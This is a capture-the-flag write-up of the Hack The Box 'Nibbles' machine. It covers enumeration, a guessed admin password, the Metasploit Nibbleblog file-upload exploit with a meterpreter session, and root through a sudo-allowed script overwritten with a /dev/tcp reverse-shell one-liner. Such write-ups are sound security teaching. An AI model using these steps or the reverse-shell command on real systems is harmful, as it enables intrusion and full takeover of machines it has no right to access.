


Nibbles HTB Machine by Winter

ENUMERATION AND INFORMATION GATHERING

I start by performing a deep/default nmap scan to discover all the possible ports and information relative to the found services.

Meanwhile, I see there's a port 80 open, which usually indicates a webpage hosted on the server.

So I took a look at the webpage. With the IP directly on my browser.




Hello world!

Pretty boring but hey! Hello!! Im about to check your source code!!!

```
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

And here we got something interesting, let's check the directory listed on the commentary of the source!



Okay!! We have something, as we can see when we click at the bottom, we have php pages, what kinda grants us a lot of possibilities now, maybe a RCE? file upload??

```

-<feed>
  <title>Nibbles</title>
  <subtitle>Yum yum</subtitle>
  <link href="http://10.10.10.134/nibbleblog/feed.php" rel="self"/>
  <id>http://10.10.10.134/nibbleblog/feed.php</id>
  <updated>2025-08-21T14:51:57+00:00</updated>
</feed>

```

Let's check the nmap results.

```

22/tcp open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQD8ArTOHWzqhwcyAZWc2CmxflmVVTwflZf0zhCBREGCpS2WC3NhAKQ2zefCHCU8XTC8hY9ta5ocU+p7S520GHlaG7HuA5Xlnihl1INNsmX7gpNcfQEYnyby+hjHWPLo4++fAy0/lB8NammyA13MzvJy8pxvB9gmCJhVPaFzG5yX6Ly80IsvVDk+qVa5eLCIua1E7WGACUlmkEGLjDvz0aBdogMQZ8TGBtqNZbShnFH1WsUxBtJNRtYfeeGjztKTQqqj4WD5atU8dqV/iwmTylpE7wdHZ+38ckuYL9dmUPLh4Li2ZgdY6XniV0BGthY5a2uJ20Fp2xe1WS9KvbYjJ/tH
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNH0JtTtM+zlWVfxzvcXPFFuQr0L7X6Mi9YQF9QRVJpwtmV9KAtWltmk3qm4oc=
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPLCgFQLx+g0XhC6W3A3raTzjLXQMT8Msk
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD

```

And nmap grants us some further information. That's interesting, an SSH port open in the 22 port TCP.

Let's try to connect to it to see what info brings to us.

```
> ssh 10.10.10.75
The authenticity of host '10.10.10.75 (10.10.10.75)' can't be established.
ED25519 key fingerprint is SHA256:KXdrVCPwcyZLF3Sx5LYvJK/Veiz73Nlq0yWbNF4hVo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.75' (ED25519) to the list of known hosts.
winter@10.10.10.75's password:
Permission denied, please try again.
```

Not much, ok, at least we tried. It's time to stick to enumeration for now, let's check for some possible exploits on the SSH.









Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH 7.2 - Denial of Service	linux/dos/40888.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwa	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loadin	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt

An username enumeration!! That will come in handy, but for now, let's try to enumerate with gobuster because the script requires a POSSIBLE user list and we have not any users yet.

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.75/nibbleblog/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/wfuzz/general/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/admin (Status: 301) [Size: 321] [--> http://10.10.10.75/nibbleblog/admin/]
/content (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/content/]
/]
Progress: 3024 / 3025 (99.97%)
=====
Finished
=====
```

Gobuster tries his best and grants us two subdirectories. Let's check them.





Index of /nibbleblog/admin

Name	Last modified	Size	Description
 Parent Directory		-	
 ajax/	2017-12-10 23:27	-	
 boot/	2017-12-10 23:27	-	
 controllers/	2017-12-10 23:27	-	
 js/	2017-12-10 23:27	-	
 kernel/	2017-12-10 23:27	-	
 templates/	2017-12-10 23:27	-	
 views/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80













Interesting, we have some exposed directories in /admin... But let's check on the other directory listed, /content...

Index of /nibbleblog/content

Name	Last modified	Size	Description
 Parent Directory		-	
 private/	2017-12-28 09:02	-	
 public/	2017-12-10 23:27	-	
 tmp/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

Index of /nibbleblog/content/private

Name	Last modified	Size	Description
 Parent Directory		-	
 categories.xml	2017-12-10 22:52	325	
 comments.xml	2017-12-10 22:52	431	
 config.xml	2017-12-10 22:52	1.9K	
 keys.php	2017-12-10 12:20	191	
 notifications.xml	2017-12-29 05:42	1.1K	
 pages.xml	2017-12-28 15:59	95	
 plugins/	2017-12-10 23:27	-	
 posts.xml	2017-12-28 15:38	93	
 shadow.php	2017-12-10 12:20	210	
 tags.xml	2017-12-28 15:38	97	
 users.xml	2017-12-29 05:42	370	


Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

And here we are! something really interesting, we have an users.xml that can bring us some users.

```
-<users>
  -<user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">0</session_fail_count>
    <session_date type="integer">1514544131</session_date>
  </user>
  -<blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
</users>
```

It lists a user called 'admin'. Maybe we have an username "admin" in the ssh server but let's stick to the blog.

Next step, stick to the Occam's razor principle, summarizing, KEEP IT SIMPLE, let's check if an admin.php, login.php or something like that exists. If not, we'll have to try gobuster again.



Ok, we found a login page in **http://10.10.10.75/nibbleblog/admin.php**, nice! But we still need the password.

FIRST ATTACK AND USER FLAG

Well, ok, I'm feeling a bit unprofessional but I tried a BIO-BRUTEFORCE, that essentially is... I tried a few passwords like nibbles, nipples, nibble, root, admin, etc and the password was... NIBBLES!! Yes, "nibbles" is the password. But ok, it worked so, let's go ahead.

nibbleblog - Dashboard

Dashboard View Blog Log out

- Publish
- Comments
- Manage
- Settings
- Themes
- Plugins

Quick start

[New post](#) [New page](#) [Manage posts](#)

[General settings](#) [Regional](#) [Change theme](#)

Draft posts

There are no draft posts.

Last comments

There are no published comments.

Notifications

- [New session started](#)
21 August - 15:35:05 · IP: 10.10.14.10
- [Login failed attempt](#)
21 August - 15:35:01 · IP: 10.10.14.10
- [Login failed attempt](#)
21 August - 15:34:55 · IP: 10.10.14.10
- [Login failed attempt](#)
21 August - 15:34:49 · IP: 10.10.14.10
- [New session started](#)
29 December - 10:42:11 · IP: 10.10.14.2
- [New session started](#)
29 December - 10:42:10 · IP: 10.10.14.2
- [New session started](#)
28 December - 21:09:06 · IP: 10.10.14.3
- [New session started](#)
28 December - 21:09:05 · IP: 10.10.14.3

Ok so we have a dashboard now... Let's check the version of the Nibbleblog and search it on searchsploit, maybe we can find some hidden gem.

```
> searchsploit Nibbleblog
-----
Exploit Title | Path
-----
Nibbleblog 3 - Multiple SQL Injections | php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit) | php/remote/38489.rb
-----
Shellcodes: No Results
Papers: No Results
```

It seems we have a metasploit module already ready for that version.
Time to start postgresql and metasploit!

```
> service postgresql start && msfconsole
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to start 'postgresql.service'.
Authenticating as: winter,,, (winter)
Password:
==== AUTHENTICATION COMPLETE ====
```

Now that we have our swiss army knife ready, let's check for the module we need.

```
0 exploit/multi/http/nibbleblog_file_upload 2015-09-01 excellent Yes Nibble
blog File Upload Vulnerability
```

There we go! Time to set it up.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/nibbleblog_file_upload) > set LHOST 10.10.14.10
LHOST => 10.10.14.10
msf6 exploit(multi/http/nibbleblog_file_upload) > set LPORT 3535
LPORT => 3535
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD => nibbles
msf6 exploit(multi/http/nibbleblog_file_upload) > run
```

Alright, sorry, I forgot to set the RHOSTS, I used to setg RHOSTS so i forgot to set it this time. Remember to set the target URI to the login page.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > run
[*] Started reverse TCP handler on 10.10.14.10:4444
[!] This exploit may require manual cleanup of 'image.php' on the target
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/nibbleblog_file_upload) > |
```




We are facing a strange problem, we have uploaded the payload but we're not receiving the meterpreter session... Well, let's activate it manually.

First of all we need a listener, so let's set up a multi/handler on metasploit and set all the options. LPORT and LHOST to the one we selected on the payload.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.10:4444
```

Once we have the listener setted up, it's time to locate the payload manually. Remember the directories we listed before with gobuster.

Index of /nibbleblog/content/private/plugins/my_image

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 db.xml	2025-08-21 11:52	258	
 image.php	2025-08-21 11:52	1.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

So, I navigate to /nibbleblog/content/private/plugins/my_image/, (Where the payload "image.php" was uploaded) and activate it manually by clicking on it.

No check the handler we have running on metasploit

```
[*] Sending stage (40004 bytes) to 10.10.10.75
[*] Meterpreter session 1 opened (10.10.14.10:4444 -> 10.10.10.75:42056) at 2025-08-21 17:54:48 +0200
meterpreter > |
```

As

you can see we have the meterpreter session, and now we just have to check for the user flag.


```
lsmeterpreter > ls
Listing: /home
=====

Mode                Size      Type    Last modified          Name
----                -
040755/rwxr-xr-x    4096    dir     2017-12-29 11:54:16 +0100 nibbler

meterpreter > cd nibbler
meterpreter > ls
Listing: /home/nibbler
=====

Mode                Size      Type    Last modified          Name
----                -
100600/rw-----     0      fil     2017-12-29 11:29:56 +0100 .bash_history
040775/rwxrwxr-x    4096    dir     2017-12-11 04:04:04 +0100 .nano
100400/r-----    1855    fil     2017-12-11 04:07:21 +0100 personal.zip
100400/r-----     33     fil     2025-08-21 16:44:53 +0200 user.txt

meterpreter > |
```

```
meterpreter > cd nibbler
meterpreter > ls
Listing: /home/nibbler
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100600/rw-----	0	fil	2017-12-29 11:29:56 +0100	.bash_history
040775/rwxrwxr-x	4096	dir	2017-12-11 04:04:04 +0100	.nano
100400/r-----	1855	fil	2017-12-11 04:07:21 +0100	personal.zip
100400/r-----	33	fil	2025-08-21 16:44:53 +0200	user.txt

```
meterpreter > cat user.txt
cc80b5[REDACTED]
```

And there we have the user flag. Now it's time to perform some privilege escalation in order to get the root flag.

PRIVILEGE ESCALATION AND ROOT FLAG

So what i usually do is check for the obvious, /etc/passwd and /etc/shadow, that usually doesn't bring me much information but sometimes sysadmins can be a bit lazy and expose info through it.

Well, nothing for now, shadow is protected and passwd gives me the user we already know, so it's time to enumerate some information about the system.

```
nibbler@Nibbles:/tmp$ uname -a && lsb_release -a && cat /etc/*release^[E
uname -a && lsb_release -a && cat /etc/*release
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64
x86_64 GNU/Linux
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.3 LTS
Release:        16.04
Codename:       xenial
No LSB modules are available.
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.3 LTS"
NAME="Ubuntu"
VERSION="16.04.3 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.3 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
nibbler@Nibbles:/tmp$ |
```

Interesting, now let's check the privileges we have with our user "nibbler"

```
nibbler@Nibbles:/tmp$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/tmp$ |
```

That's pretty interesting, it seems we can use /home/nibbler/personal/stuff/monitor.sh without root permission. Let's check it out.

Ok, first of all, we have to unzip the personal.zip file on the nibbler folder, easy with unzip, now we have the full path to the vulnerable file "monitor.sh".

We cannot use nano and vim, so we will use a tricky method that could work for us.

Of, in order to set up the attack, we have to start a listener on 4433:

```
> nc -nvlp 4433
listening on [any] 4433
```

Fairly simple, now we have to modify "monitor.sh" in order to get the root shell on the listener.

It's pretty simple, let's transfer a command line with echo and ">"

First we will create the command:

```
echo '#!/bin/bash bash -i >& /dev/tcp/10.10.14.10/4433 0>&1' >
/home/nibbler/personal/stuff/monitor.sh
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo '#!/bin/bash
bash -i >& /dev/tcp/10.10.14.10/4433 0>&1' > /home/nibbler/personal/stuff/monitor.sh
```

That will add the line “#!/bin/bash bash -i >& /dev/tcp/10.10.14.10/4433 0>&1” to the file located in “/home/nibbler/personal/stuff/monitor.sh” without using any text editor.

On 10.10.14.10, you add your listening IP, from the attacker machine. and in the 4433 you add the listening port.

Important note: We're using the port 4433 and not the 4444 because WE ARE ALREADY IN THE 4444, with the meterpreter session.

Now we add the permissions in order to execute the file.

```
chmod +x /home/nibbler/personal/stuff/monitor.sh
```

And finally we just execute the file normally:

```
sudo /home/nibbler/personal/stuff/monitor.sh
```

If all of the above is correct, we can now see that our listener received a root session from the victim machine.

```
root@Nibbles:/home/nibbler#
```

So finally what we have to do is to cat the root flag that we have on the folder /root/ and there you go!

CONCLUSION

The Nibbles machine was an interesting challenge that highlighted the risks of weak configurations and outdated software. From exploiting the Nibbleblog instance to escalating privileges through the misconfigured sudo rule, every step reinforced how small missteps in system administration can lead to a complete compromise.

As always, the key lesson is that even minor oversights (whether in application design, file upload handling, or sudo configurations) can open the door to attackers. Proper patching, monitoring, and restrictive privilege assignment are essential to prevent such scenarios.